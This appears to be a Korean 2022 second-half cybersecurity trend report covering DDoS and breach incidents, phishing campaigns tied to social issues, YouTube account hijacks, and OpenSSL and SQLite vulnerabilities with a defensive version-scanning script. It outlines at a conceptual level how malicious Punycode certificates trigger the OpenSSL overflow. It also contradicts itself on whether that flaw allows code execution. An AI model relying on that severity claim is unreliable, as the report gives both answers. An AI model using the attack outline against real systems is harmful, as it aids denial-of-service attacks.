
친러시아 해커그룹 Killnet, 러시아와 대립하는 국가에 대한 DDoS 공격 지속

- 러시아가 우크라이나를 침공한 이후 친러시아 해커그룹 Killnet은 러시아와 대립하는 국가의 정부나 사회 기반시설에 대한 DDoS 공격을 해오고 있음.
- 에스토니아의 시 의회가 옛 소련시대의 기념물인 소련제 탱크를 철거하기로 결정한 뒤, 12개 공공기관 웹사이트, 4개의 민간기관 사이트, 9개의 국영 언론사 사이트에 대한 DDoS 공격이 발생함. Killnet은 자신들의 소행이라고 주장.
- Killnet은 미국의 로스엔젤레스 국제공항과 뉴욕 라과디아 공항 등 10여 곳의 공항에 DDoS 공격을 함. 공항 측과 미국 FBI, 사이버보안 및 인프라 보안국(CISA) 등 정부 측은 웹사이트에 부분적인 중단이 발생했지만, 공항시스템이나 항공관제 등에는 아무런 영향이 없다고 밝힘.
- Killnet은 자신들의 텔레그램 채널에서 에스토니아, 폴란드 등 발트해 6개 국가의 정부 홈페이지와 3곳의 에너지 기업을 공격한다고 밝힘. 또한 유럽의회에서 러시아를 테러 지원국으로 규정하는 결의안을 승인한 직후 발생한 유럽의회 웹사이트에 대한 DDoS 공격이 자신의 소행이라고 주장함.

통신사, 항공사 등 주요 기반 시설로 이어지는 사이버 공격

- 랜섬웨어 공격 그룹의 공격이 전세계적으로 의료, 통신, 보험 등 여러 분야에 확산하는 것과 함께 일반 사이버 범죄 역시 통신사, 항공사 등 한 사회의 주요 기반시설에 대해 진행됨.
- 미국의 아메리칸 항공에서 해킹으로 고객과 직원 1,708명의 개인정보가 유출됨. 유출된 개인 정보에는 직원 및

고객의 이름, 생년월일, 주소, 전화 번호, 이메일 주소, 운전면허증 번호, 여권 번호 또는 특정 의료정보가 포함. 회사 측은 해킹 당한 직원의 Microsoft365 계정에서 다른 직원들에 대한 피싱 공격이 있었고, 이를 통해 확보한 여러 직원의 계정에서 다른 직원들에게 더 많은 피싱 이메일을 보낸 것으로 나타났다고 밝힘. 이 피싱 공격 대상에서 데이터 유출이 발견됐고, 이 계정 사용자들의 Sharepoint 클라우드 서비스에 저장된 파일도 영향을 받았다고 설명.


OPTUS

Urgent update about your personal information

Dear Former Optus Customer,

It is with great disappointment I'm writing to let you know that Optus has been a victim of a cyberattack. As a former Optus customer this has resulted in the disclosure of some of your personal information.

Importantly, no financial information or passwords have been accessed. The information which has been exposed is your name, date of birth, email, phone number, address associated with your former account, and the numbers of the ID documents you provided such as drivers licence number or passport number. No copies of photo IDs have been affected.

그림 1-5 과거 고객에 개인정보 유출 사고에 대해 설명하는 Optus의 공지문

출처: The Conversation, October 4, 2022.

• 싱가포르 최대 통신사 싱텔(Singtel)의 자회사로 호주 2위의 통신사인 Optus가 공격을 받아 980만 명의 개인정보가 유출된 것이 밝혀짐. 호주 인구의 1/3이 넘는 사람의 개인정보가 유출된 호주 최대의 사고이면서 그 중 210만 명은 여권이나 운전면허증이 유출되어 많은 피해자들이 이를 갱신하고자 함. Optus가 계약이 해지된 고객의 개인정보를 수년 간 보관했고, 고객 데이터에 접근하는 API에 인증과 권한 관리 기능이 없는 등 초보적인 개인정보 보호 기능도 부족했음이 드러남.

이란의 반정부 해킹단체, 이란 방송사 및 원자력청 해킹

- 히잡을 제대로 쓰지 않았다는 이유로 22살 여성 아미니(Amini)가 체포됐다 사망한 사건 이후로 이란의 반정부 시위를 지지하는 해커그룹의 공격이 계속되고 있음.
- 이란 국영방송이 해킹을 당해 이란 최고지도자 하메네이를 비난한 영상이 11초 간 전국에 방송됨. 이 일은 '알리의 정의'라는 해커그룹이 한 것으로 알려짐.
- 이란 원자력청(AEOI)은 부셰르 원자력 발전소를 운영하는 자회사의 이메일 서버가 해킹을 당해 일부 이메일이 외부로 유출됐다고 밝힘. 해킹단체 '블랙 리워드'는 이번 공격이 자신들의 소행이라고 주장하면서 텔레그램에 이메일 메시지 8만5천개가 포함된 27GB의 데이터를 다운로드 할 수 있는 링크를 게시하면서 "최근 반정부 시위에서 체포된 정치범들을 석방하라"고 요구. 유출된 데이터에는 이란과 러시아인의 여권과 비자, 발전소 현황 및 실적 보고서, 계약서, 기술 보고서 등이 포함됨.
- 이란 국영매체인 Fars News Agency의 웹사이트가 사이버 공격을 받아 중단됨. 해킹단체 '블랙 리워드'는 자신들이 Fars의 DB를 공격해 250TB의 데이터를 삭제하고 기밀문서를 포함한 중요 데이터를 확보했다고 주장함

시사점

- 주요 사회 기반시설에 대한 공격은 의도와 무관하게 사회에 혼란과 불안을 조성하게 되므로 공공이나 민간 구분 없이 기반 시설 관리주체는 사이버 위협에 대비할 필요가 있음
- 러시아-우크라이나 전쟁의 여파가 상반기에 이어 하반기에도 사이버 위협을 통해 전세계로 퍼지고 있고, 우리나라도 영향을 받을 수 있음.
- 호주에서는 이동통신사와 건강보험사에서 인구의 1/3이 넘는 대규모 개인정보 유출 사건이 발생해 여권과 운전면허증 등 신분증을 갱신하는 등 상당한 사회적 혼란이 발생됨.
- 이란에서는 반정부 시위를 지지하는 해커그룹의 정부 관련 사이트 공격이 발생하고 있음

출처

- 친러시아 해킹조직, 에스토니아 公기관 웹사이트 사이버 공격
  https://v.daum.net/v/20220819022030521
- 친 러시아 해커조직 '킬넷', 美 공항 웹사이트 공격
  http://m.ddaily.co.kr/m/m_article/?no=248506
- 해커조직 '킬넷', 미국 주요 공항 웹사이트 디도스 공격... 한국도 보안 '경고등'
  https://www.boannews.com/media/view.asp?idx=111324
- 러 해커 킬넷, 유럽 의회 웹사이트에 디도스 공격
  https://www.cctvnews.co.kr/news/articleView.html?idxno=234022
- Russian Sandworm Hackers Impersonate Ukrainian Telecoms to Distribute Malware
  https://thehackernews.com/2022/09/russian-sandworm-hackers-impersonate.html
- 아메리칸 항공, 해킹당해 고객 개인정보 대거 유출

http://www.cctvnews.co.kr/news/articleView.html?idxno=233471

- 호주 2위 이통사 옵터스 "해킹에 고객 980만명 개인정보 털려"
  https://www.yna.co.kr/view/AKR20220923097100093?input=1195m
- The biggest hack in history: Australians scramble to change passports and driver licences after Optus telco data debacle
  https://www.theguardian.com/business/2022/oct/01/optus-data-hack-australians-scramble-to-change-passports-and-driver-licences-after-telco-data-debacle
- 이란 국영방송 사이버 해킹‥반체제 영상 11초간 방송
  https://imnews.imbc.com/replay/2022/nwdesk/article/6415402_35744.html
- 한 달 넘긴 '반정부 시위'…이란 원자력청, 사이버 공격 당해
  https://www.sedaily.com/NewsView/26CH3T0BE9
- Iran's Fars News Agency website hacked as part of anti-govt protests
  https://www.hackread.com/fars-news-agency-website-iran-hacked/

동향 4 사회적 이슈를 이용한 악성코드 배포 피싱 공격

사회적 이슈를 이용한 악성코드 배포 주요 일지

2022-10-17	카카오 장애 관련 피싱 메일을 통해 악성코드 배포
2022-11-01	10.29 이태원 참사 관련 중대본 보고서로 위장한 악성코드 배포

카카오 장애 악용한 피싱 및 스미싱 발생

- 과학기술정보통신부와 한국인터넷진흥원에서는, 카카오의 대규모 서비스 장애가 발생함에 따라 이를 악용한 피싱 메일 또는 스미싱이 등 사이버 공격이 발생했음을 경고.
- 특정 분야의 전문가들을 대상으로 카카오톡 장애 대응 업데이트 파일로 위장한 스피어 피싱 공격 발생했으며, 해당 피싱 메일은 "KakaoTalkUpdate.zip" 등 카카오톡 설치 파일로 위장하여 악성 프로그램 설치를 유도함.
- 또한 장애 관련 문자메시지(SMS)로 피싱 사이트 URL을 보내 로그인을 유도해 사용자 계정정보(ID/PW 등)를 탈취하는 사이버 공격도 발생 가능성이 높음.

10.29 이태원 참사 중앙재난안전대책본부 사칭 악성코드 배포




그림 1-6 10.29 이태원 참사에 대한 중앙재난안전대책본부 보고서로 위장한 악성코드

출처: 연합뉴스, 2022.11.2

인텔리전스 서비스에 '서울 용산 이태원 사고 대처상황(06시)'이라는 제목의 마이크로소프트 워드(.docx) 악성코드 파일이 게시 됨.

- 행정안전부 홈페이지에 게시된 중앙재난안전대책본부 보고서로 위장한 악성 파일로서, 실제 보고서는 한글(.hwp) 파일로 작성된 반면 악성코드는 MS 워드로 작성됨.
- 이스트시큐리티 시큐리티대응센터에 따르면, 이 파일이 실행되면 외부에서 악성 매크로를 불러와 실행하는 '원격 템플릿 인젝션' 기능이 사용됨.

시사점

- 코로나19 발생과 확산, 세월호 참사 등 사회적 관심사가 집중된 현안이 있을 때, 사람들의 궁금증을 악용한 피싱 및 스미싱 공격으로 악성코드 배포, 개인정보 탈취 같은 사이버 공격이 급증함. 사전에 이에 대한 경고, 교육 등의 대비가 필요함.

출처

- 카카오톡 장애 대응 업데이트 파일 위장한 스피어피싱 공격 발견
  https://www.boannews.com/media/view.asp?idx=110742
- 악성코드 경계령, 이태원 참사 중대본 보고서 열었다간 감염…"열지 말고 신고해야"
  http://www.dt.co.kr/contents.html?article_no=2022110102109931650010

동향 5 유튜브 등 SNS 기반의 계정 탈취 기승

유튜브 등 SNS 기반의 계정 탈취 주요 일지

2022-07-19	SBS 유튜브 채널 7개 해킹 당해
2022-07-24	보그코리아, GQ코리아, W코리아 유튜브 채널 해킹 당해
2022-09-03	대한민국 정부 공식 유튜브 채널 및 문체부 소속 · 산하기관 채널 해킹 당해

정부 및 산하 공공기관이 운영하는 공식 유튜브 채널 해킹 발생




그림 1-7 정부 공식 유튜브 채널의 해킹

출처: YTN, 2022.9.3

- 문화체육관광부에서 운영하는 대한민국 정부 공식 유튜브 채널이 해킹을 당해 일론 머스크 인터뷰 등 전혀 다른 내용의 방송이 송출됨. 문체부는 새벽 6시경 이를 발견하고, 7시 30분 경 채널을 복구함.
- 국립현대미술관 유튜브 채널과 한국관광공사의 해외홍보용 유튜브 채널 또한 해킹되었으나 당일 복구됨.

방송, 잡지 등의 유튜브 채널 해킹 뒤 가상자산 홍보 방송 송출

- YTN 유튜브 채널이 해킹되어 가상자산 홍보 영상이 송출된 후, 유튜브 기준 위반으로 채널이 정지되었음.
- SBS의 유튜브 채널 7개가 해킹되어 가상자산 홍보 영상이 송출됐다가 먹통이 됨.
- 보그코리아, GQ코리아, W코리아 등 국내 잡지사 유튜브 채널이 해킹돼 가상자산 홍보 영상이 송출됨.

시사점

- 해킹된 유튜브 채널에 공통적으로 가상자산 영상이 송출됨. 유튜브의 기준을 위반한 영상이 송출될 경우 채널 정지와 같은 불이익이 발생할 수 있어서 유의할 필요가 있음.
- 유튜브 채널의 해킹이나 SNS 해킹은 모두 비밀번호가 해킹되어 발생하는 것으로, 피싱 메일 유의, 비밀번호 관리 강화와 2단계 인증 설정으로 예방이 필요함.

출처

- YTN 유튜브 채널, 해킹 공격받아 운영 중단..."조속한 복구"
  https://n.news.naver.com/mnews/article/052/0001751120?sid=102
- SBS 유튜브 계정 7개 해킹으로 먹통…뉴스 등 4개는 복구
  https://n.news.naver.com/mnews/article/001/0013321395?sid=102
- GQ코리아 · W코리아 유튜브도 해킹 당했나, 클릭하자 이 영상 떴다
  https://n.news.naver.com/mnews/article/023/0003705746?sid=103
- 대한민국 정부 공식 유튜브 채널 해킹! 최근 문체부 소속 · 산하기관 채널 해킹 피해 이어져
  https://www.boannews.com/media/view.asp?idx=109597&kind=
- 정부 공식 유튜브 채널, 해킹으로 4시간 동안 계정 탈취당해
  https://n.news.naver.com/mnews/article/081/0003299232?sid=102

취약점 동향

2022년 하반기에 발표된 취약점은 작년 하반기를 강타한 Log4j 취약점에 비하여 사회적인 영향력은 낮았지만, 여전히 위협적인 취약점들이 발표되었다.

상반기에 이어 발표된 OpenSSL의 3.X 버전 취약점은 최신 버전에서만 발생하는 취약점이며, 과거 버전을 주로 사용하는 OpenSSL의 특성으로 인해, 사회에 큰 영향을 미치지 않을 것이라는 의견이 제기되기도 했다. 하지만, OpenSSL 자체가 가지는 범용성은 광범위한 피해 확산을 야기할 수 있기 때문에 영향도를 따지지 않고 즉각적인 대응이 필요할 것으로 보인다. 또한, SQLite와 MS Exchange Server에서는 옛 버전에서만 발생 가능한 취약점이 공개되었는데 과거 동일 제품군에서 발생하는 취약점이 화제에 올랐던 것에 비하여 이번에 공개된 취약점은 상대적으로 주목받지 못하고 있다.

상기 취약점들이 소외된 이유는 과거 버전에서 발생하는 '오래된 취약점'이기 때문으로 추정하고 있다. 특정(과거) 버전에서만 동작하는 국소적 위협은 높은 위험성에도 불구하고 관리자로 하여금 자사 인프라가 안전할 것이라 오판하게 만든다. 보안조직들은 '관심' 수준에 따라 보안활동의 수준을 달리 적용할 수 있는데, 위의 오류들로 인해 낮은 수준의 보안활동을 수행하게 된다면, 이번 하반기에 발표된 OpenSSL, SQLite, MS Exchange Server는 과거보다 더 위험하게 작용할 수도 있을 것이다.

우리를 위협하는 취약점은 언제 폭발할지 모르는 휴화산과 모습이 비슷하다. 따라서 순간순간 변화하는 위협에 대비하기 위해서는 안전할 것이라 여기던 지엽적인 부분까지 영향도를 평가해야 하며, 발표되는 공개 취약점에 대한 지속적인 관심과 대응 준비가 필요하다.

1. 보안을 위협하는 보안 기술 – OpenSSL 취약점

- 취약대상 및 발생 가능한 위협: OpenSSL versions 3.0.0 부터 3.0.6 까지의 OpenSSL을 사용할 경우 버퍼오버플로우 공격을 통한 DoS 공격 가능
- 대응방법: 3.0.7 이상의 최신 버전으로 패치 적용
- 사고 시나리오: 공격자는 인증서에 버퍼 오버플로우를 트리거 하도록 조작된 퓨니코드(Punycode)로 인코딩된 이메일 주소를 포함하여 공격함으로써 DoS(서비스 거부) 조건 발생

2022년 상반기는 그동안 안전한 것으로 믿어왔던 OpenSSL의 취약점에 대해 관심이 필요함을 알려주는 시기였다. 지난 5월에는 OpenSSL 내 c_rehash 스크립트에서 쉘 메타 문자를 적절하게 삭제하지 않아 발생하는 명령 주입 취약점(CVE-2022-1292)과 6월에는 OpenSSL 커맨드 인젝션 취약점(CVE-2022-2068)등 CVSS Score가 9.8인 매우 심각한 위험의 취약점 등이 발표됐으며, 이를 패치하기 위해 OpenSSL 3.0.4가 공개 되기도 했다.

하반기에는 14개의 OpenSSL 관련 취약점이 공개됐다. 이중 9.0 이상의 초고위험으로 분류된 취약점 2개와 무려 10개의 고위험 취약점이 공개됨으로써 더 이상 OpenSSL은 안전하지 않다는 것을 인식시켜 주는 계기가 됐다.

Published	CVE	Score	Vector
2022.07.01	CVE-2022-2274	9.8 (CRITICAL)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
2022.07.05	CVE-2022-2097	5.3 (MEDIUM)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
2022.07.06	CVE-2022-8164	9.1 (CRITICAL)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
2022.07.14	CVE-2022-32222	5.3 (MEDIUM)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
2022.07.14	CVE-2022-32223	7.3 (HIGH)	CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H
2022.07.18	CVE-2022-34900	7.8 (HIGH)	CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
2022.09.05	CVE-2022-39828	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
2022.09.05	CVE-2022-39829	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
2022.09.05	CVE-2022-39830	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
2022.09.08	CVE-2022-40281	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
2022.10.11	CVE-2022-3358	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
2022.11.01	CVE-2022-3602	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
2022.11.01	CVE-2022-3786	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
2022.12.13	CVE-2022-3996	7.5 (HIGH)	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

표 2-1 2022년 하반기 공개된 OpenSSL 취약점

특히 10월에는 2014년의 HeartBleed 사태와 비교하며 초고위험 취약점에 대한 패치가 예고 되면서 또 한번 보안 전문가들 사이에서는 긴장의 시간이 흐르기도 했으나, 이후 공개된 CVE-2022-3602("X.509 Email Address 4-byte Buffer Overflow")와 CVE-2022-3786("X.509 Email Address Variable Length Buffer Overflow") 취약점은 최종적으로 고위험으로 분류됨으로써 시장의 긴장이 완화되기도 했다. CVE-2022-3786 및 CVE-2022-3602는 OpenSSL에서 X.509 인증서 확인의 이름 제약 조건 검사 기능을 하던 중, 버퍼 오버플로우가 발생될 수 있는 취약점으로 확인되면서, REC(Remote Command Execution, 원격 실행)보다는 DoS(서비스 거부) 취약점에 가까운 것으로 확인되어 위험도가 낮아졌다.

이번에 공개된 CVE-2022-3602 취약점의 경우, 인증서에 버퍼 오버플로우를 트리거 하도록 조작된 퓨니코드(Punycode)로 인코딩된 이메일 주소를 포함해 공격했을 때, 공격이 성공할 경우 DoS(서비스 거부) 공격에 악용될 수 있다.

퓨니코드(Punycode)란?

Punycode는 제한된 ASCII 문자 하위 집합을 사용하는 유니코드 문자열의 표현으로, 일반적으로 한국어 문자와 같이 ASCII가 아닌 문자가 포함된 도메인 이름을 인코딩 하는 데 사용된다. 퓨니코드로 인코딩된 문자열은 "xn--"로 시작하고 그 뒤에 영어 문자와 숫자의 형태로 표현된다.
예) 한국.kr 의 한국은 해외에서는 인식이 되지 않기 때문에, 퓨니코드를 이용해서 ASCII로 변환이 가능하다. 이 경우 한국은 3e0b707e으로, xn--3e0b707e.kr 이 된다.

OpenSSL은 ossl_punycode_decode 함수를 사용해 Punycode 도메인을 유니코드로 변환한다. 클라이언트 또는 서버가 X.509 인증서의 유효성을 검사하도록 구성된 경우 OpenSSL은 Punycode 도메인의 문자열 버퍼를 가져와 추가 처리를 위해 유니코드로 변환하는 ossl_punycode_decode 함수를 호출한다.

OpenSSL의 취약한 함수 ossl_punycode_decode는 인증서 체인을 처리할 때 호출되며, Punycode 문자열 디코딩 중에 버퍼 오버플로를 일으킬 수 있게 된다. 취약점을 악용한 공격은 다음 과정을 통해 이루어 질 수 있다.

CVE-2022-3602 & CVE-2022-3786을 이용한 공격

1) Punycode 문자열은 "xn--"을 제외하고 최소 512바이트보다 커야 하며, 악성 퓨니코드 문자열이 포함된 "nameConstraints" 필드를 포함하고 있는 CA(인증 기관) 인증서 또는 중개 인증서를 만든다.
2) SmtpUTF8Mailbox 문자열을 지정하는 SAN(SubjectAlternateName) otherName 필드를 포함하는 리프 인증서를 만든다.

CVE-2022-3786 취약점으로 인해 ossl_a2ulabel 함수에서 버퍼 오버플로가 발생한다. 이 함수가 점 문자(".")가 뒤따르는 퓨니코드 부분을 만나면 크기를 초과하더라도 출력 버퍼에 "."도 추가되어 저장된다. 이런 식으로 공격자는 점문자(".")를 필요한 개수만큼 출력 버퍼에 오버플로 함으로써 스택의 손상을 유발할 수 있다. 이러한 방식을 통해 원격 코드 실행 공격으로는 사용될 수 없으나 이 버퍼 오버플로로 인해 충돌 현상(서비스 거부 발생)을 만들어 낼 수 있다.




그림 2-1 CVE-2022-3602과 CVE-2022-3786 공격 플로우

CVE-2022-3602과 CVE-2022-3786 둘 다 X.509 인증서 확인 중에 트리거될 수 있는 OpenSSL의 버퍼 오버플로 취약점이다. 이 취약점은 X.509 인증서의 유효성 검사 중에 Punycode 도메인을 유니코드로 변환하는 데 사용되는 OpenSSL의 ossl_punycode_decode 함수에서 발생된다. 이 결함으로 인해 원격 공격자는 신뢰할 수 있는 CA에서 서명한 악의적인 TLS 인증서를 사용해 취약한 버전의 OpenSSL을 실행하는 시스템에서 임의의 코드를 실행할 수 있게 된다. 취약점은 클라이언트와 서버 모두에 영향을 미친다. 인증서 확인은 일반적으로 클라이언트 측에서 수행되기 때문에, TLS 클라이언트에서 악의적인 서버에 연결해 트리거 됨으로써 주로 클라이언트에 영향을 미친다. 그러나 OpenSSL의 이 두 가지 새로운 버퍼 오버플로 취약점은 TLS 클라이언트 인증을 통해 TLS 서버를 악용하는 데에도 사용될 수 있는 만큼 취약점을 이용하는 공격 형태에 대해 지속적인 모니터링이 필요하다.

취약점 CVE-2022-3602와 CVE-2022-3786은 모두 OpenSSL v3.x, 즉 버전 3.0.0에서 3.0.6까지에만 영향을 미친다. 따라서, OpenSSL v1.x는 영향이 없으며 안전하다. v1.x 사용자는 OpenSSL의 이 두 가지 새로운 버퍼 오버플로 취약점에 대해 조치를 취할 필요가 없다. OpenSSL의 취약한 버전을 실행하는 CentOS, Fedora, Kali, Linux Mint, openSUSE Leap 및 Ubuntu, 도커 이미지, macOS 및 Windows 운영 체제와 같은 모든 표준 Linux 배포판은 취약성이 있으며 패치를 수행해야 한다.

취약한 OpenSSL의 확인 방법

다음과 같이 간단한 명령의 실행만으로 시스템에서 OpenSSL 버전을 확인할 수 있다. 서버에서 OpenSSL 버전을 확인하고 가능한 한 빨리 OpenSSL에서 이 두 가지 새로운 버퍼 오버플로 취약점을 수정하는 것이 좋다.

```
$ openssl version
```




그림 2-2 OpenSSL 버전 확인 방법

필요할 경우, 많은 수의 서버에서 OpenSSL 버전을 확인해야 하는 대규모 환경에서는 Linux 및 Windows 운영 체제에서 OpenSSL 버전을 스캔하기 위한 Bash 및 PowerShell 스크립트를 만들어 사용할 수도 있다.

```
#!/usr/bin/env bash
set -uo pipefail

# BEGIN CONFIG
# set to 1 to show only OpenSSL version vulnerable to this bug
only_vulnerable=0

# set the directory to search for OpenSSL libraries in (default: /)
search_directory="/"
#END CONFIG

echo 'This is an example script not meant for production use. To confirm that you
understand and accept all responsibility, type: confirm'
read -r confirm

if [[ "$confirm" == "confirm" ]]; then
    if (( only_vulnerable )); then
        regex='^OpenSSL\s*3\.0\.[0-6]'
```

```
    else
        regex='^OpenSSL\s*[0-9]\.[0-9]\.[0-9]'
    fi

    if ! command -v strings &> /dev/null; then
        echo "strings could not be found, please install it and try again"
        exit 1
    fi

    find "$search_directory" -type f '(' -name "libcrypto*.so*" -o -name "libssl*.so*"
-o -name "libssl*.a*" -o -name "libcrypto*.a*" ')' | while read -r file_name; do
        strings -- "$file_name" | grep -e "$regex" | while read -r openssl_version; do
            echo "$openssl_version - $file_name"
        done
    done

    true
else
    echo aborting
    exit 1
fi
```

표 2-2 Linux용 scanner (Bash Script)

참조 : https://github.com/MalwareTech/SpookySSLTools/blob/main/openssl_scan.sh

대응 방안

OpenSSL 취약점의 경우 공격을 받았는지 공격을 받지 않았는지 조차도 공격의 피해가 알려지기 전까지는 확인이 어렵다는 문제점이 있다. 따라서, 최선의 대응 방법은 취약한 버전을 사용하고 있는 현황을 파악하여 패치를 적용하는 것이다. 많은 사용자들이 아직까지도 OpenSSL 1.1.1 버전을 사용하고 있는 것으로 알려져 있으나, OpenSSL 1.X 버전에 대한 지원 종료도 예상되는 만큼 OpenSSL 3.X 버전의 사용률이 점차 확대되어 취약점으로 인한 실질적인 영향도가 우려되는 상황이다. 3.0.7의 패치가 11월 1일 발표된 직후, X.509 인증서에 잘못된 형식의 정책 제약 조건이 포함되어 있고 정책 처리가 활성화된 경우, 쓰기 잠금이 재귀적으로 두 번 수행되는 취약점(CVE-2022-3996)이 연이어 공개되는 등 OpenSSL의 취약점은 최신 패치에서도 계속 발견되고 있다. 따라서, 오픈 소스 라이브러리 사용시에는 사용 버전을 포함한 이력 관리와 함께 패치 공개 정보에 대한 지속적인 모니터링을 통해 최신 패치 상태를 유지하고 OpenSSL의 취약한 버전을 사용하고 있는 플랫폼에 대한 리스트도 지속적으로 확인해 관리할 수 있는 체계 마련이 필요하다.

2. 오랜 세월 방치된 취약점의 재 점화 – SQLite 취약점

- 취약대상 및 발생 가능한 위협: 특정 버전의 SQLite(3.39.2 이전 버전)를 사용하는 시스템에서 임의의 코드를 실행하거나 서비스 거부 상태를 발생시킬 수 있음
- 대응방법: SQLite를 3.39.2 및 이후 버전으로 적용
- 사고 시나리오: 공격자는 임의의 코드 실행을 통해 명령어를 실행 할 수 있으며 비정상적인 서비스 동작을 유발시킬 수 있음

SQLite는 MySQL나 PostgreSQL와 같은 데이터베이스 관리 시스템으로, 서버가 아니라 응용 프로그램에 넣어 사용하는 비교적 가벼운 데이터베이스로 중소 규모에 주로 사용되고 있다. SQLite는 데이터를 저장하는 데 하나의 파일만을 사용하며, API는 단순히 라이브러리를 호출하는 용도로 제공되며, 구글 안드로이드 운영 체제에 기본 탑재되어 사용되고 있는 데이터베이스이다.

